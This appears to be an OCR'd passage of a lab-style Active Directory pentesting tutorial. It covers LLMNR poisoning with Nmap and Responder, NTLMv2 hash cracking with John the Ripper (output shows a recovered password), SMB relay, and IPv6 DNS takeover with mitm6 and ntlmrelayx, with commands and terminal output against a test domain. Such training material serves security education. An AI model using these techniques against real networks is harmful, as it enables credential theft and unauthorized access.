
LLMNR Poisoning Attack Steps

1. Scanning the Network Using Nmap





| ssl-cert: Subject: commonName=Windows11
| Not valid before: 2024-10-22T10:15:29
|_Not valid after: 2025-04-23T10:15:29
| rdp-ntlm-info:
| Target_Name: WINDOWS11
| NetBIOS_Domain_Name: WINDOWS11
| NetBIOS_Computer_Name: WINDOWS11
| DNS_Domain_Name: Windows11
| DNS_Computer_Name: Windows11
| Product_Version: 10.0.22000
|_ System_Time: 2024-12-08T15:44:40+00:00
|_ssl-date: 2024-12-08T15:44:46+00:00; +1s from scanner time.
MAC Address: 00:15:5D:01:80:11 (Microsoft)
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10:1703
OS details: Microsoft Windows 10 1703
Network Distance: 1 hop
Service Info: Host: WINDOWS11; OS: Windows; CPE: cpe:/o:microsoft:windows

2. Running Responder to Enable Interface Monitoring



As soon as any machine on the target network perform network file share enumeration via AD we can intercept the password hashes as shown below :




3. Cracking obtained hashes using Johntheripper


```
┌──[root@parrot]─[~]
└─── #john hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 8 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
qwerty           (Jason)
1g 0:00:00:00 DONE 2/3 (2024-12-08 11:08) 25.00g/s 244175p/s 244175c/s 244175C/s
 123456..Peter
Use the "--show --format=netntlmv2" options to display all of the cracked passwo
rds reliably
Session completed.
```


SMB RELAY ATTACK

An SMB Relay Attack exploits the Server Message Block (SMB) protocol by intercepting and relaying authentication requests between a victim and a target server. This allows the attacker to authenticate as the victim without cracking passwords, potentially gaining unauthorized access to resources.



SMB RELAY ATTACK





SMB Relay Attack Sequence

Gain Unauthorized Access


Attacker accesses the legitimate service using relayed credentials

Victim Attempts Authentication

Victim tries to log in, sending credentials

Set Up Rogue SMB Server

Attacker configures a fake SMB server



Relay Authentication Attempt


Attacker forwards the credentials to a real server

Victim Connects to Server


Victim's device connects to the rogue server

IPv6 DNS Takeover via mitm6

The IPv6 DNS takeover via mitm6 exploits Windows systems' preference for IPv6 by spoofing IPv6 configurations. An attacker uses mitm6 to intercept and redirect DNS traffic, enabling man-in-the-middle attacks to steal credentials or manipulate network traffic.



IPv6 DNS Takeover via mitm6



How the Attack Works:

- **Rogue DNS Server via mitm6:** The attacker uses mitm6 to spoof IPv6 DNS server advertisements, redirecting DNS queries to a malicious server.


- **Relay NTLM Hashes via impacket-ntlmrelayx:** Intercepted authentication requests are relayed using impacket-ntlmrelayx to a target server, exploiting the NTLM authentication protocol.

- **Gain Unauthorized Access:** The attacker authenticates as the victim on the target server, potentially escalating privileges or accessing sensitive resources.

```
root@kali:/opt/mitm6# mitm6 -d marvel.local
:0: UserWarning: You do not have a working installation of the service_identity module: 'No module name
_identity''.  Please install it from <https://pypi.python.org/pypi/service_identity> and make sure all
endencies are satisfied.  Without the service_identity module, Twisted can perform only rudimentary TLS
stname verification.  Many valid certificate/hostname mappings may be rejected.
Starting mitm6 using the following configuration:
Primary adapter: eth0 [00:0c:29:0a:42:05]
IPv4 address: 192.168.57.139
IPv6 address: fe80::20c:29ff:fe0a:4205
DNS local search domain: marvel.local
DNS whitelist: marvel.local
Sent spoofed reply for fakewpad.marvel.local. to fe80::6558:3
Sent spoofed reply for fakewpad.marvel.local. to fe80::6558:3
```

Replies coming in from different devices in our network.

